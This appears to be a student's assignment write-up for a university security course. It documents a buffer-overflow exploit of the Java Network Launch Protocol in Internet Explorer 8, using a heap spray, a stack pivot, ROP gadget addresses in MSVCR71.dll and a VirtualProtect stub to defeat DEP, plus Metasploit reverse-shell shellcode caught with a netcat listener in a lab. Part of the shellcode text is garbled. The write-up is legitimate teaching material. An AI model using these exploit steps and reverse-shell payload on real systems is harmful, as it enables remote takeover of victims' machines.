Programming Assignment 5 - Eric Seals

Documentation for correctly using the exploit generator. There is one directory, named exploitWin, which contains relevant files.

Exploiting the Java Network Launch protocol in IE8

Running the exploit


To use this exploit, place the `heaplib.js` and `jnlp.html` files in the Apache web server location (for example, on Kali this is at `/var/www/html/jnlp`). Make sure Apache is running as shown in the following figure:

```
┌──(kali㉿kali)-[~]
└─$ service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: dis>
     Active: inactive (dead)
       Docs: https://httpd.apache.org/docs/2.4/

┌──(kali㉿kali)-[~]
└─$ sudo service apache2 start                                                    3 ✗
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$
```

On the windows machine, open a Admin Shell to receive the reverse_shell and use the following netcat command:

```
> nc -l -p 4444 -nvv
```

Next, open IE8 and navigate to the webserver location (`192.168.180.10/jnlp/jnlp.html`) and click the button. This exploit is perhaps not the most interesting when shown through a screenshot, but a demonstration of a working exploit flow is shown on the next page.


Favorites
Suggested Sites (4)
Suggested Sites (4)
Suggested Sites (4)
Suggested Sites
http://192.168.180.10/jnlp/exploitWin/jnlp2.html
Page
Safety
Tools
Click Me
sman.dll
utils.dll
nsapi.dll
Administrator: Admin Shell - nc -l -p 4444 -nvv
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>nc -l -p 4444 -nvv
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 49209
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\victim\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is FC02-BD76
Directory of C:\Users\victim\Desktop
11/08/2021 11:52 AM <DIR> .
11/08/2021 11:52 AM <DIR> ..
11/08/2021 11:47 AM 2,175 Admin Shell.lnk
11/07/2008 09:11 AM 33,008 mcvcore .maki
05/27/2011 07:53 AM 1,076 WinDbg.lnk
3 File(s) 36,259 bytes
2 Dir(s) 12,384,591,872 bytes free
C:\Users\victim\Desktop>
eax=7ffab000 eb
000000
eip=770a3540 esp=1d76f8fc ebp=1d76f928 iopl=0 nv up ei pl zr na pe nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000246
ntdll!DbgBreakPoint:
770a3540 cc int 3
0:016> g
ModLoad: 6d410000 6d42e000 C:\Program Files\Java\jre6\bin\jp2iexp.dll
ModLoad: 717a0000 717a7000 C:\Windows\system32\wsock32.dll
BUSY Debuggee is running...

Thought Process

High level, this exploit works by spraying the heap with a ROP Chain + Shell code + NOP sleds, flipping the stack to be able to execute the ROP chain which itself is used to overcome DEP by calling VirtualProtect to make the heap executable.

In order to do this the exploit needs (1) to know the offset for the buffer overflow, (2) to find gadgets for flipping and calling VirtualProtect, (3) to discover the address of VirtualProtect, (4) and to generate a reverse shell.

Finding Offset

This is similar to previous assignments. Using the metasploit framework, a pattern is generated and then relevant substrings of the pattern are used to find desired offsets. An offset of 800 bytes is found to overflow the buffer, so after creating a pattern of that size and creating a crash on IE8, the registers are shown in WinDBG.

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00418f28 ecx=6d41356d edx=02235cab esi=00000000 edi=00000000
eip=316e4130 esp=02235b28 ebp=6e41396d iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010282
316e4130 ??              ???
```

While not obvious here, a prior example with all As made clear the registers `eip`, `ecx`, and `ebp` are possible to control. The next image demonstrates using metasploit to find different offsets to the registers. In particular to this exploit are the offsets 392 to `eip` and 388 to `ebp`.

```
┌──(kali㉿kali)-[/mnt/hgfs/Shared/pa5/exploitWin]
└─$ /usr/share/metasploit-framework/tools/exploit/./pattern_offset.rb -q 316e4130 -l 800
[*] Exact match at offset 392

┌──(kali㉿kali)-[/mnt/hgfs/Shared/pa5/exploitWin]
└─$ /usr/share/metasploit-framework/tools/exploit/./pattern_offset.rb -q 6d41356d -l 800
[*] Exact match at offset 376

┌──(kali㉿kali)-[/mnt/hgfs/Shared/pa5/exploitWin]
└─$ /usr/share/metasploit-framework/tools/exploit/./pattern_offset.rb -q 6e41396d -l 800
[*] Exact match at offset 388
```

Finding Gadgets

In order to flip the stack or to call VirtualProtect to execute the shell, ROP gadgets need to be found in a consistent location. Candidate libraries are found using narly in WinDBG, and the .dll `MSVCR71` is arbitrarily selected. Everything needed for this exploit can be found in this library.


Flipping Stack

Flipping the stack is possible given that this buffer overflow allows for the `eip` and `ebp` registers to be controlled. To do this, the `eip` is overwritten with the address of a `leave; ret` gadget and the `ebp` register overwritten with the heap address to "flip".

This is the case as `leave; ret` is ultimately the same as `mov esp, ebp; pop ebp; ret`. So `ebp` is put into `esp`, the top of stack is popped, and then control returns to the new location of `esp`.

Skyrack is used to find this gadget as shown in the following image. In order to use `sky_search`, a database needs to be built from the .dll.

```
$ sky_build_db msvcr71.dll
$ sky_search -f msvcr71.dll_PE_ia32.sqlite3 -a 'leave' -a 'ret'
```



Calling Virtual Protect

Finding ROP Gadgets for calling VirtualProtect is the same as discussed above (the next section discusses how to get the actual address), except for different functions. The chain used is the one recommended by Professor Bardas in class, that is:

| `pop eax; ret` | | Virtual Protect Address | | `mov eax, [eax]; ret` | | `call eax; ret` | | fn params |

The slightly similar chain is not used as `call [eax]` is not found in MSVCR71.dll. The following image shows all the found gadget locations with Skyrack.

```
┌──(kali㉿kali)-[/mnt/hgfs/Shared/dll]
└─$ sky_search -f msvcr71.dll_PE_ia32.sqlite3 -a 'pop eax' -a 'ret'
0x7c344cc1 pop eax ; ret
0x7c344ad1 pop eax ; ret 4
0x7c344b1d pop eax ; ret 8
0x7c34615d pop eax ; ret 0f66h
0x7c34728a pop eax ; ret 0ff2h
0x7c34728a pop eax ; ret 0ff2h ; pop eax ; ret
0x7c3647cc pop eax ; ret ; xor eax, eax ; inc eax ; ret
0x7c344aee pop eax ; ret 4 ; fdiv dword ptr [esp+8] ; pop eax ; ret 4
0x7c344b3a pop eax ; ret 8 ; fdiv qword ptr [esp+8] ; pop eax ; ret 8
0x7c344bee pop eax ; ret 4 ; fdivr dword ptr [esp+8] ; pop eax ; ret 4

┌──(kali㉿kali)-[/mnt/hgfs/Shared/dll]
└─$ sky_search -f msvcr71.dll_PE_ia32.sqlite3 -a 'call [eax]' -a 'ret'

┌──(kali㉿kali)-[/mnt/hgfs/Shared/dll]
└─$ sky_search -f msvcr71.dll_PE_ia32.sqlite3 -a 'mov eax, [eax]' -a 'ret'
0x7c3530ea mov eax, [eax] ; ret

┌──(kali㉿kali)-[/mnt/hgfs/Shared/dll]
└─$ sky_search -f msvcr71.dll_PE_ia32.sqlite3 -a 'call eax' -a 'ret'
0x7c341fe4 call eax ; ret

┌──(kali㉿kali)-[/mnt/hgfs/Shared/dll]
└─$ sky_search -f msvcr71.dll_PE_ia32.sqlite3 -a 'call [ecx]' -a 'ret'

┌──(kali㉿kali)-[/mnt/hgfs/Shared/dll]
└─$ sky_search -f msvcr71.dll_PE_ia32.sqlite3 -a 'call ecx' -a 'ret'

┌──(kali㉿kali)-[/mnt/hgfs/Shared/dll]
└─$ sky_search -f msvcr71.dll_PE_ia32.sqlite3 -a 'pop ebp' -a 'ret'
0x7c3410fd pop ebp ; ret
0x7c342303 pop ebp ; ret 0ch
0x7c34250a pop ebp ; ret 4
0x7c34e8b6 pop ebp ; ret 10h
0x7c35acda pop ebp ; ret 8
0x7c35afc3 pop ebp ; ret 14h
0x7c353f00 pop ebp ; ret ; add eax, -2 ; pop ebp ; ret
0x7c356d28 pop ebp ; ret ; xor eax, eax ; pop ebp ; ret
0x7c35f56e pop ebp ; ret ; push dword ptr [esp+4] ; call dword ptr [7c37a0b8h] ; ret
0x7c3644bf pop ebp ; ret ; or eax, -1 ; pop ebp ; ret
```

Finding Virtual Protect

To use the above ROP chain to make the shell code executable, the address of the VirtualProtect function is required. Unfortunately, kernerl32.dll (which contains the function) is protected with ASLR and DEP. To overcome these protections, MSVCR71.dll is again examined to see if it contains a function stub to VirtualProtect. This will provide a consistent function pointer (that is, value of the pointer changes but the actual location of the pointer does not) which holds the address used in the ROP chain.

This is found with WinDBG, using narly and the commands `!dh` and `dps`. Narly is first used to get a list of all shared libraries, MSVCR71.dll is picked since it has no ASLR or DEP protections. The header of the library is examined as follows:

```
!dh mxvcr71
```

and the offset for the Import Address Table Directory is examined (as seen in the next image).

```
 53000 [    2B64] address [size] of Base Relocation Directory
 39B48 [      38] address [size] of Debug Directory
     0 [       0] address [size] of Description Directory
     0 [       0] address [size] of Special Directory
     0 [       0] address [size] of Thread Storage Directory
 49078 [      48] address [size] of Load Configuration Directory
     0 [       0] address [size] of Bound Import Directory
 3A000 [     26C] address [size] of Import Address Table Directory
     0 [       0] address [size] of Delay Import Directory
     0 [       0] address [size] of COR20 Header Directory
     0 [       0] address [size] of Reserved Directory
```

The next command dumps all the stubs (function pointers) to various shared libraries, and the VirtualProtectStub is found as seen in the next image (@7c37a140):

```
dps msvcr71+3A000
```

```
7c37a114  774230e1 kernel32!SetEnvironmentVariableWStub
7c37a118  774215ab kernel32!GetUserDefaultLCIDStub
7c37a11c  7740e174 kernel32!GetLocaleInfoAStub
7c37a120  774385af kernel32!EnumSystemLocalesAStub
7c37a124  77419d64 kernel32!IsValidLocaleStub
7c37a128  77422a6f kernel32!IsValidCodePageStub
7c37a12c  7742354a kernel32!GetLocaleInfoWStub
7c37a130  77438305 kernel32!GetTimeFormatA
7c37a134  774381b9 kernel32!GetDateFormatA
7c37a138  7740e588 kernel32!GetTimeZoneInformationStub
7c37a13c  77af6103 ntdll!RtlSizeHeap
7c37a140  774150ab kernel32!VirtualProtectStub
7c37a144  77422a4f kernel32!GetSystemInfoStub
7c37a148  7740c112 kernel32!FlushFileBuffersImplementation
7c37a14c  774234ff kernel32!SetFilePointerStub
7c37a150  7745f601 kernel32!SetStdHandleStub
7c37a154  77413c3a kernel32!CompareStringAStub
7c37a158  7741cd40 kernel32!CompareStringWStub
7c37a15c  7741ef66 kernel32!SleepStub
7c37a160  774538a9 kernel32!BeepImplementation
7c37a164  77421239 kernel32!FileTimeToSystemTimeStub
7c37a168  77421251 kernel32!FileTimeToLocalFileTimeStub
```

Shell Code

Shell code is generated with msfconsole as discussed in previous assignments. Difference here is that javascript (little-endian) is targeted and no encoder is necessary. This script sends the shell to 127.0.0.1 on port 4444.

```
msf6 > use payload/windows/shell_reverse_tcp
msf6 payload(windows/shell_reverse_tcp) > show options

Module options (payload/windows/shell_reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

msf6 payload(windows/shell_reverse_tcp) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
msf6 payload(windows/shell_reverse_tcp) > generate -f js_le
// windows/shell_reverse_tcp - 324 bytes
// https://metasploit.com/
// VERBOSE=false, LHOST=127.0.0.1, LPORT=4444,
// ReverseAllowProxy=false, ReverseListenerThreaded=false,
// StagerRetryCount=10, StagerRetryWait=5,
// PrependMigrate=false, EXITFUNC=process, CreateSession=true,
// AutoVerifySession=true
%ue8fc%u0082%u0000%u8960%u31e5%u64c0%u508b%u8b30%u0c52%u528b%u8b14%u2872%ub70f%u264a%uff31%u3cac%u7
u3c4a%u4c8b%u7811%u48e3%ud101%u8b51%u2059%ud301%u498b%ue318%u493a%u348b%u018b%u31d6%uacff%ucfc1%u01
0124%u66d3%u0c8b%u8b4b%u1c58%ud301%u048b%u018b%u89d0%u2444%u5b24%u615b%u5a59%uff51%u5fe0%u5a5f%u128
677%uff07%ub8d5%u0190%u0000%uc429%u5054%u2968%u6b80%uff00%u50d5%u5050%u4050%u4050%u6850%u0fea%ue0df
e6%u5610%u6857%ua599%u6174%ud5ff%uc085%u0c74%u4eff%u7508%u68ec%ub5f0%u56a2%ud5ff%u6368%u646d%u8900%
c%u8d01%u2444%uc610%u4400%u5054%u5656%u4656%u4e56%u5656%u5653%u7968%u3fcc%uff86%u89d5%u4ee0%u4656%u
%uff9d%u3cd5%u7c06%u800a%ue0fb%u0575%u47bb%u7213%u6a6f%u5300%ud5ff
msf6 payload(windows/shell_reverse_tcp) >
```

Misc

The parameters for the VirtualProtect function were given as follows (from the slides):

Parameter	Description	Value
`lpAddress`	Pointer to memory	`0a0a2020`
`dwSize`	Size of region to protect	`00004000` bytes
`flNewProtect`	Protection bits	`00000040` RWX
`lpflOldProtect`	Write old protection value to	`0a0a0a0a` (any writable)

Because of the first parameter, the heap address that is used to overwrite ebp is 0x0a0a2020. This way, the ROP chain executes and returns safely within the executable range of memory (shell code is a few hundred bytes and the range of newly executable heap memory is 0x4000).